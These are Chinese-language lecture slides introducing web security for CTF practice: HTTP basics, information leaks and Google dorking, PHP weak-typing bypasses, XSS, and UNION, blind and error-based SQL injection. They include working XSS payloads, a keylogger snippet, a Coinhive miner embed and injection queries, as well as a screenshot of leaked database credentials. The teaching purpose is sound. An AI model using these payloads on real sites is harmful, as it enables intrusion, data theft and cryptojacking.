

Web Security

Kaibro

Whoami

- ❑ Kaibro
- ❑ 112電機所
- ❑ Web狗
- ❑ DoubleSigma / BFKinesiS
- ❑ kaibrotw@gmail.com



Outline

1. 基礎
2. Information Leak
3. PHP基礎
4. XSS基礎
5. SQL Injection基礎

基礎

為毛要學Web Security ?

- 正常人每天都會瀏覽網頁
- Facebook / Google / Instagram / GitHub / PornHub...
- 很多手機App本質上也是Web
- IoT裝置很多都有Web操作介面



URL

- `<scheme>://<netloc>/<path>?<query>#<fragment>`
- Example:
 - **`http://kaibro.tw/a.php?gg=in#yo`**
 - `scheme:` `http`
 - `netloc:` `kaibro.tw`
 - `path:` `a.php`
 - `query:` `gg=in`
 - `fragment:` `yo`

HTTP Protocol

- 我們平常會碰觸到的網頁都是基於這個協定建構的
- Client(瀏覽器)與Server(網站)溝通的協定
- HTTP Protocol
 - Request / Response

HTTP Protocol

- 你有想過從輸入網址，到網頁顯示的過程發生什麼事嗎？



http://kaibro.tw

HTTP Protocol - HTTP Method

- 用來表示我們Request的目的
 - GET / POST / PUT / DELETE / OPTIONS ...

- GET

- 跟伺服器要東西
 - 參數會出現在網址列

<http://kaibro.tw/?gg=inin>

- POST

- 送東西給伺服器
 - 參數不會出現在網址
 - 常用在登入、上傳檔案

<http://kaibro.tw/>

HTTP Protocol - Request

- 瀏覽器打kaibro.tw, 送出後的Request:

```
GET / HTTP/1.1
Host: kaibro.tw
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Connection: close
Upgrade-Insecure-Requests: 1
```

HTTP Protocol - Request

GET / HTTP/1.1

Host: kaibro.tw

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0)

Gecko/20100101 Firefox/56.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3

Connection: close

Upgrade-Insecure-Requests: 1

HTTP Method (Verb)

HTTP Protocol - Request

```
GET / HTTP/1.1
Host: kaibro.tw
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Connection: close
Upgrade-Insecure-Requests: 1
```

Request Path
欲存取的資源位置

HTTP Protocol - Request

GET / HTTP/1.1

Host: kaibro.tw

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0)

Gecko/20100101 Firefox/56.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3

Connection: close

Upgrade-Insecure-Requests: 1

HTTP Version

常見有 1.0 / 1.1 / 2.0

HTTP Protocol - Request

```
GET / HTTP/1.1
```

```
Host: kaibro.tw
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0)
```

```
Gecko/20100101 Firefox/56.0
```

```
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Connection: close
```

```
Upgrade-Insecure-Requests: 1
```

Host: 域名+Port

HTTP Protocol - Request

```
GET / HTTP/1.1
```

```
Host: kaibro.tw
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0)  
Gecko/20100101 Firefox/56.0
```

```
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Connection: close
```

```
Upgrade-Insecure-Requests: 1
```

User-Agent: 用來識別OS、瀏覽器版本等的特殊字串

HTTP Protocol - Response

HTTP/1.1 200 OK

Date: Mon, 01 Oct 2018 05:48:12 GMT

Server: Apache/2.4.18 (Ubuntu)

Last-Modified: Wed, 23 May 2018 17:05:04 GMT

ETag: "69fe-56ce289380252"

Accept-Ranges: bytes

Content-Length: 27134

Vary: Accept-Encoding

Connection: close

Content-Type: text/plain

HERE IS CONTENT

HTTP Protocol - Response

HTTP/1.1 200 OK

Date: Mon, 01 Oct 2018 05:48:12 GMT

Server: Apache/2.4.18 (Ubuntu)

Last-Modified: Wed, 23 May 2018 17:05:04 GMT

ETag: "69fe-56ce289380252"

Accept-Ranges: bytes

Content-Length: 27134

Vary: Accept-Encoding

Connection: close

Content-Type: text/plain

HERE IS CONTENT

Status Code: 狀態代碼

Status Code ?

- Server處理完回傳的狀態代碼
 - 1xx 有收到請求，但仍要繼續處理
 - 2xx 成功，好棒棒
 - 3xx 重導向相關的訊息
 - 4xx Client端發生錯誤
 - 5xx Server端發生錯誤



200
OK



302

Found



401

Unauthorized



403
Forbidden



404
Not Found



500

Internal Server Error



418

I'm a teapot

HTTP Protocol - Response

HTTP/1.1 200 OK

Date: Mon, 01 Oct 2018 05:48:12 GMT

Server: Apache/2.4.18 (Ubuntu)

Last-Modified: Wed, 23 May 2018 17:05:04 GMT

ETag: "69fe-56ce289380252"

Accept-Ranges: bytes

Content-Length: 27134

Vary: Accept-Encoding

Connection: close

Content-Type: text/plain

HERE IS CONTENT

Response Header

HTTP Protocol - Response

HTTP/1.1 200 OK

Date: Mon, 01 Oct 2018 05:48:12 GMT

Server: Apache/2.4.18 (Ubuntu)

Last-Modified: Wed, 23 May 2018 17:05:04 GMT

ETag: "69fe-56ce289380252"

Accept-Ranges: bytes

Content-Length: 27134


Vary: Accept-Encoding

Connection: close

Content-Type: text/plain

HERE IS CONTENT

網頁內容



HTTP Request - GET

```
GET /news.php?id=100 HTTP/1.1
```

```
Host: kaibro.tw
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0)
```

```
Gecko/20100101 Firefox/56.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;
```

```
Connection: keep-alive
```



GET Data會放在這

HTTP Request - POST

POST /login.php HTTP/1.1

Host: kaibro.tw

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0)

Gecko/20100101 Firefox/56.0

Accept: text/html,application/xhtml+xml,application/xml;

Connection: keep-alive

username=kaibro&password=ggininder



POST Data會放在這

Cookie

- 網站為了記錄資料，而在Client存放的小檔案
- 通常拿來紀錄帳號資訊
 - session id
 - 使用者是否登入
- HTTP是無狀態的 (stateless)
 - 透過Cookie追蹤使用者



Cookie

```
Host: h[REDACTED]y.info [了解更多]
User-Agent: Mozilla/5.0 (Macintosh; Intel ...) Gecko/20100101 Firefox/56.0 [了解更多]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 [了解更多]
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3 [了解更多]
Accept-Encoding: gzip, deflate [了解更多]
Referer: https://www.google.com/ [了解更多]
Cookie: __cfduid=d1687f85561034afe75508eeb6a8fe2ad1538810844; UM_distinctid=16648461e59b5-0a7966f [了解更多]
Connection: keep-alive
Upgrade-Insecure-Requests: 1 [了解更多]
If-Modified-Since: Sun, 01 Apr 2018 12:40:46 GMT [了解更多]
Cache-Control: max-age=0 [了解更多]
```



Information Leak

Information Leak

- 現實中非常常見
- 很多CTF不想直接給你Source Code, 都會稍微藏一下
 - robots.txt
 - .git / .svn
 - .DS_Store
 - .index.php.swp
 - index.php~

robots.txt

- 告訴搜尋引擎，哪些地方可以被檢索，哪些地方不能
- 有時可以找到一些難猜到的目錄、檔案
- CTF老梗



```
#  
# See: http://www.robotstxt.org/wc/exclusion.html#robotstxt  
# See: http://www.searchengineworld.com/robots/robots\_tutorial.htm  
#
```

```
User-agent: *  
Allow: /  
Disallow: /files/community  
Disallow: /files/community_forum  
Disallow: /files/community_album  
Disallow: /files/users_sharing  
Disallow: /css  
Disallow: /css_default  
Disallow: /images  
Disallow: /inc  
Disallow: /admin  
Disallow: /admin-op  
Disallow: /setup  
Disallow: /shadow  
Disallow: /shadow_community  
Disallow: /shadow_op  
Disallow: /shadow_others  
Disallow: /shadow_people  
Disallow: /shadow_rpc  
Disallow: /rpc  
Disallow: /rpc_admin  
Disallow: /user  
Disallow: /phpMyAdmin  
Disallow: /webreg
```

git / svn

- 版本管理系統
- 常見線上部署環境忘記砍掉
- 可以還原Source Code
- 工具
 - <https://github.com/denny0223/scrabble>
 - <https://github.com/lijiejie/GitHack>
 - ...

.DS_Store

- Apple系統上常見的隱藏檔
- 能洩漏目錄資訊，如資料夾文件清單等
- 工具
 - https://github.com/lijiejie/ds_store_exp
- 原理分析
 - https://0day.work/parsing-the-ds_store-file-format/

Information Leak

- 其它Leak Source的套路
 - Local File Inclusion
 - 任意檔案下載
 - rsync
 - `rsync rsync://ip:873/`
 - ...

Google Hacking

- Google Search太牛逼
- 可以拿來輔助滲透測試
- 舉例：
 - 找別人的Webshell
 - 找sql file
 - 找網站後台
 - ...

Google Hacking

- **site:**
 - 指定特定網站
- **intext:**
 - 搜索網頁正文出現的字串
- **intitle:**
 - 搜索網頁標題
- **filetype: / ext:**
 - 搜索特定類型副檔名
- ...

Google Hacking



ADMIN - 財團法人九九文教基金會

www.99cef.org.tw/admin/ ▼

ADMIN LOGIN管理者登入. 帳號: . 密碼: . 認證碼: . 點一下可更新號碼. 請輸入運算式結果, 點一下可更新運算式. 回首頁.

Google Hacking

[Home](#)[Exploits](#)[Shellcode](#)[Papers](#)[Google Hacking Database](#)[Submit](#)[Search](#)

Google Hacking Database (GHDB)

Search the Google Hacking Database or browse GHDB categories

Any Category

Search

Search

Date	Title	Category
2017-10-25	<code>intext:"Index of /.git"</code>	Sensitive Directories
2017-10-23	<code>inurl:guestimage.html</code>	Various Online Devices
2017-10-23	<code>inurl:"set_config_networkIPv6.html"</code>	Various Online Devices
2017-10-23	<code>inurl:"wp-security-audit-log" ext:log</code>	Files Containing Juicy Info
2017-10-20	<code>intext:"Welcome to CodeIgniter!"</code>	Web Server Detection
2017-10-19	<code>inurl:/Divi/Changelog.txt /Divi/Changelog.txt</code>	Files Containing Juicy Info
2017-10-17	<code>inurl:FileListAbsolute ext:txt</code>	Files Containing Juicy Info

Google Hacking

- 甚至還能找其他駭客的后門
 - `ext:php intitle:"sh3ll"`

約有 4,500 項結果 (搜尋時間：0.42 秒)

SyRiAn Sh3ll ~ V3~ [B3 Cr34T!V3 Or D!3 TRy!nG] - Zulu.cz

www.zulu.cz/data/201102/3004_ni.php ▾ 翻譯這個網頁

SyRiAn Sh3ll.

W3LL M!N! SH3LL

www.rvnl.org/admin/uploaded1/.../20180407220039_mini.php?path=//... - 翻譯這個網頁

W3LL M!N! SH3LL. Current Path : /shell/. Upload File : Name. Size. Permissions. Options. New directory. --. drwxr-xr-x. Delete, Chmod, Rename. html. -- ...

Google Hacking

- 甚至還能找其他駭客的后門
 - `ext:php intitle:"sh3ll"`

約有 4,500 項

SyRiAn Sh3ll

www.zulu.cz/

SyRiAn Sh3ll.

W3LL MIN!

www.rvnl.org/

W3LL MIN! SH

directory. --. dr



這個網頁

ions. New

GitHub Hacking

- GitHub === 全球最大男性交友平台
- 大家都把Code傳上去，甚至是密碼、Token
- 第三方套件Code Review找洞



"[redacted].csie.ntu.edu.tw" password

[Pull requests](#) [Issues](#) [Marketplace](#) [Explore](#)



[Repositories](#)

Code

40

[Commits](#)

[Issues](#)

[Marketplace](#)

[Topics](#)

[Wikis](#)

[Users](#)

Languages

PHP	31
Python	6
Text	1

[Advanced search](#) [Cheat sheet](#)

Showing 40 available code results ?

Sort: Best match ▾



[firzendragon/NCU_civil](#) – appvars.php

PHP

Showing the top six matches Last indexed on 26 Jun

```
1 <?php
2
3 // Define database connection constants
4 define('DB_HOST', '[redacted].csie.ntu.edu.tw');
5 define('DB_USER', 'firzendragon');
6 define('DB_PASSWORD', 'dragon#336');
7 define('DB_NAME', 'smartpower2');
8
9 ?>
```



[firzendragon/Comfort-Home](#) – appvars.php

PHP

Showing the top six matches Last indexed on 26 Jun

```
1 <?php
2
3 // Define database connection constants
4 define('DB_HOST', '[redacted].csie.ntu.edu.tw');
5 define('DB_USER', 'firzendragon');
6 define('DB_PASSWORD', 'dragon#336');
7 define('DB_NAME', 'smartpower2');
8
9 -
```

其他 (CTF使用請注意規則)

- 掃Port
 - Nmap, massscan
- 掃目錄/檔案
 - dirsearch, DirBuster, ...
- 掃子域名
 - subDomainBrute, Sublist3r, ...

PHP

PHP Feature

- Hacker-friendly language
- 有許多開發者容易疏忽的特性
- 早期CTF常出現



弱型別

- `'123' == 123 ?`
 - `True`
- `'kaibro' == 0 ?`
 - `True`
- `'0010e2' == '1e3' ?`
 - `True`
- `0 == false ?`
 - `True`

弱型別 - 來點實際例子

```
if ($_GET[a] != $_GET[b]) {  
    if (md5($_GET[a]) == md5($_GET[b])) {  
        echo $flag;  
    }  
}
```

弱型別 - 來點實際例子

```
if ($_GET[a] != $_GET[b]) {  
    if (md5($_GET[a]) == md5($_GET[b])) {  
        echo $flag;  
    }  
}
```

a: 240610708

b: QNKCDZO

弱型別 - 來點實際例子

```
if ($_GET[a] != $_GET[b]) {  
    if (md5($_GET[a]) == md5($_GET[b])) {  
        echo $flag;  
    }  
}
```

a: 240610708

b: QNKCDZO



弱型別 - 來點實際例子

```
if ($_GET[a] != $_GET[b]) {  
    if (md5($_GET[a]) == md5($_GET[b])) {  
        echo $flag;  
    }  
}
```

a: 240610708

b: QNKCDZO



0e462097431906509019562988736854

0e830400451993494058024219903391

很潮的Array

- strcmp([], [])
 - NULL
- sha1([])
 - NULL
- strlen([])
 - NULL
- file_put_contents(filename, data)
 - data如果是Array, PHP會把它串接成字串
- ...

PHP其他特性

- 存取陣列元素可以用 `$array{index}`
- Double Quote Evaluation
 - `$name = "hello $gg"`
 - `$name = "${@phpinfo()}"`
- `parse_str`可以把字串解析成變數
 - 可以覆蓋同名變數
 - `parse_str("password=gglr");`
 - 空格和.會被轉成底線

PHP其他特性

- Overflow問題

- 32位元: `intval('1000000000000000')` 2147483647
- 64位元: `intval(10000000000000000000000000000000)` 9223372036854775807

- extract

- 預設會覆蓋同名變數
- `extract($_GET);`
 - 可以傳入 `_SESSION[user]=admin` 覆蓋SESSION

PHP其他特性

- 大小寫不敏感
 - `<?PhP sYstEm(1s);`
- 運算優先權問題
 - `$a = true && false;` `false`
 - `$a = true and false;` `true`
- 其他族繁不及備載....
 - php.net/manual/ 是你的好朋友

Lab 1:

Sushi Revenge

前端安全

同源政策 (Same Origin Policy)

- 瀏覽器的安全策略之一
- 不同域的客戶端腳本在沒授權的狀況下，無法讀取對方的資源
- 同域要求同協議、同域名、同端口
- 沒有這個規則，Web世界就毀滅惹
 - 例如：A網站可以任意存取B網站的Cookie




同源政策 (Same Origin Policy)

- 比較: <http://www.kaibro.tw>

站點	同域?	原因
https://www.kaibro.tw	No	協議不同
http://gg.kaibro.tw	No	域名不同
http://kaibro.tw	No	域名不同
http://kaibro.tw:5278	No	Port不同
http://www.kaibro.tw/gg/	Yes	同協議 / 同域名 / 同端口

同源政策 (Same Origin Policy)

- 在 <http://abc.com> 存取 <http://kaibro.tw> 會發生啥事？



- 如果真的有跨域的需求要怎辦？
 - CORS
 - JSONP

跨域

- <script>, , <iframe>, ...
 - 預設可以跨域請求資源
 - JSONP就是透過script可以跨域的特性來載入資源

JSON

```
{  
  "roses": "red",  
  "violets": "blue",  
  "grass": "green"  
}
```

JSONP

P for padding

```
grab({  
  "roses": "red",  
  "violets": "blue",  
  "grass": "green"  
})
```

跨域

- CORS (Cross-Origin Resource Sharing)
 - 簡單說，就是添加一些HTTP Header來標示跨域請求



跨域

- CORS (Cross-Origin Resource Sharing)
 - 更細還可以分成「簡單請求」和「非簡單請求」
 - 簡單請求必須是HEAD/GET/POST方法，且Header有一定限制
 - 兩種請求的處理是不同的
 - <https://developer.mozilla.org/zh-TW/docs/Web/HTTP/CORS>

XSS

- 全名 Crossing Site Scripting
- 簡單說就是輸入被當 Javascript 執行
- 舉個例子
 - `<script>alert('XSS')</script>`

XSS

- 全名 Crossing Site Scripting
- 簡單說就是輸入被當Javascript執行
- 舉個例子
 - `<script>alert('XSS')</script>`

blog.kaibro.tw 顯示：


XSS

確定

XSS

- 關鍵點有三個層面：

- a. 目標使用者
- b. 瀏覽器
- c. 非預期執行



XSS類型

- 反射型XSS
 - 觸發XSS的攻擊代碼送給伺服器，伺服器在回應中也出現該代碼並解析
- 儲存型XSS
 - XSS攻擊代碼會保留在伺服器上，例如資料庫中
- DOM XSS
 - DOM XSS並不直接需要伺服器參與，靠客戶端DOM解析來觸發

反射型XSS

- kaibro.tw/xss.php 內容如下：
 - `<?php echo $_GET['x']; ?>`
- 輸入 `xss.php?x=<script>alert(1)</script>`
 - 即可觸發XSS

儲存型XSS

- 差別只在於，輸入的內容會被放到資料庫等地方存放
- 其他用戶訪問時，會從資料庫取出並顯示出來
- 例如：
 - 留言板
 - 個人頁面
 - ...

DOM XSS

- `<script>`
`eval(location.hash.substr(1));`
`</script>`
- 觸發XSS方式：`kaibro.tw/xss.html#alert(1)`
- URL#後的内容不會傳到伺服器，僅在客戶端解析執行

過濾script?

- 如果過濾掉script標籤，是否就天下太平？



過濾script?

- 如果過濾掉script標籤，是否就天下太平？
 - `<svg/onload=alert(1)>`
 - ``
 - `<body onload=alert(1)>`
 - ...



XSS利用

- 最常見利用：
 - 偷Cookie
 - `<script>alert(document.cookie)</script>`



XSS利用

- XSS也可以拿來Key logger
- `document.onkeypress = function (e) {
 console.log(e.key);
}`

XSS利用

- 當然少不了最潮的挖礦
 - <https://coinhive.com/>

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
  var miner = new CoinHive.User('SITE_KEY', 'john-doe');
  miner.start();
</script>
```

簡單到我阿嬤都會

XSS盲打 (Blind XSS)

- 去XSS你看不到的地方
- 常見場景
 - 網站後台
 - 問題回報
 - 客服
 - CTF （因為XSS題目不好出）
 - ...



提交請求

您有任何需要協助的地方嗎？

我要回報系統異常或錯誤訊息

Platform *

-

iOS, Android or Web?

請提供更多資料 *

```
<script>alert(1)</script>
```

電子郵件地址 *


SQL Injection

請勿使用學術網路練習
會被資安通報


SQL Injection

- SQL 是一種資料庫查詢語言
- SQL Injection通常出現在SQL語法以拼接的方式做查詢

SQL Injection

- SQL 是一種資料庫查詢語言
- SQL Injection通常出現在SQL語法以拼接的方式做查詢
- 
 - `SELECT * FROM secret WHERE pwd='INPUT'`

SQL Injection

- SQL 是一種資料庫查詢語言
- SQL Injection通常出現在SQL語法以拼接的方式做查詢
- 
 - `SELECT * FROM secret WHERE pwd= ' ' OR 1=1 -- '`

SQL Injection

- SQL 是一種資料庫查詢語言
- SQL Injection通常出現在SQL語法以拼接的方式做查詢
- ☹

○ SELECT * FROM secret WHERE pwd= ' ' OR 1=1 -- '



閉合單引號



註解

SQL Injection 分類

- Union Based
- Blind Based
 - Time Based
 - Boolean Based
- Error Based
- Out of Band

SQL Injection 分類

- Union Based
- Blind Based
 - Time Based
 - Boolean Based
- Error Based
- Out of Band

UNION Based

- 好用，簡單！
- 透過UNION控制輸出的內容
- 前後SELECT欄位個數必須相同

news.php

```
SELECT * FROM news
```

id	title	content
1	hello	world
2	A_A	Q_Q

news.php?id=1

```
SELECT * FROM news WHERE id=1
```

id	title	content
1	hello	world
2	A_A	Q_Q

news.php?id=1 UNION
SELECT 1,2,3

SELECT * FROM news WHERE id=1 UNION
SELECT 1,2,3

id	title	content
1	hello	world
2	A_A	Q_Q
1	2	3

news.php?id=-1 UNION
SELECT 1,2,3

SELECT * FROM news WHERE id=-1 UNION
SELECT 1,2,3

id	title	content
1	2	3

news.php?id=-1 UNION
SELECT 1,user(),3

SELECT * FROM news WHERE id=-1 UNION
SELECT 1,user(),3

id	title	content
1	kaibro@localhost	3

UNION Based

- 撈庫名
 - `information_schema.schemata`
- 撈表名
 - `information_schema.tables`
- 撈欄位名
 - `information_schema.columns`

撈庫名

```
SELECT * FROM news WHERE id=-1 UNION  
SELECT 1,schema_name,3 FROM  
information_schema.schemata
```

id	title	content
1	MyDB	3

撈表名

```
SELECT * FROM news WHERE id=-1 UNION  
  SELECT 1,table_name,3 FROM  
information_schema.tables WHERE  
  table_schema='MyDB'
```

id	title	content
1	news	3

撈欄位名

```
SELECT * FROM news WHERE id=-1 UNION  
  SELECT 1,column_name,3 FROM  
information_schema.columns WHERE  
  table_name='news'
```

id	title	content
1	id	3

撈欄位名

```
SELECT * FROM news WHERE id=-1 UNION  
  SELECT 1,column_name,3 FROM  
information_schema.columns WHERE  
table_name='news' LIMIT 1,1
```

id	title	content
1	title	3

Lab2:

EasyPeasy

SQL Injection 分類

- Union Based
- Blind Based
 - Time Based
 - Boolean Based
- Error Based
- Out of Band

Boolean Based

- 看不到資料
- 但可以看出成功/失敗
- 用True/False撈資料

Boolean Based

- 只有True/False怎麼撈資料?
 - `id=87 and ascii(mid(user(),1,1))>0`
 - `id=87 and ascii(mid(user(),1,1))<100`
 - ...
 - 二分查找ascii範圍

Time Based

- 連成功/失敗都看不到
- 利用內建的延遲函數
 - **MySQL:** SLEEP(10), BENCHMARK(count, expr), ...
 - **MSSQL:** WAIT FOR DELAY '0:0:10'
 - **PostgreSQL:** pg_sleep(5)
 - ...

Time Based



- 其實就是讓Boolean-based條件成立時，多去Sleep一下
- `id=1 and if(ascii(mid(user(),1,1))>0, sleep(10), 1)=1`
- `id=1 and if(ascii(mid(user(),1,1))<100, sleep(10), 1)=1`
- ...

SQL Injection 分類

- Union Based
- Blind Based
 - Time Based
 - Boolean Based
- Error Based
- Out of Band

Error Based

- 想辦法讓他噴錯
- 讓錯誤訊息夾帶我們要的資料
- `SELECT exp(~(SELECT * FROM (SELECT user())x));`

ERROR 1690(22003):DOUBLE value is out of range in
'exp(~((SELECT 'root@localhost' FROM dual)))'

Error Based

- 缺點
 - 伺服器要可以顯示錯誤訊息
 - 錯誤訊息通常有長度限制
- 更多細節
 - <http://dogewatch.github.io/2017/02/27/mysql-Error-Based-Injection/>
 - <https://n0tr00t.com/2014/11/16/error-based-sql-injection.html>

HW 0x7-1

CEI8A

Hint: 先想辦法登入

HW 0x7-2

XSS Kitchen

純黑箱，沒code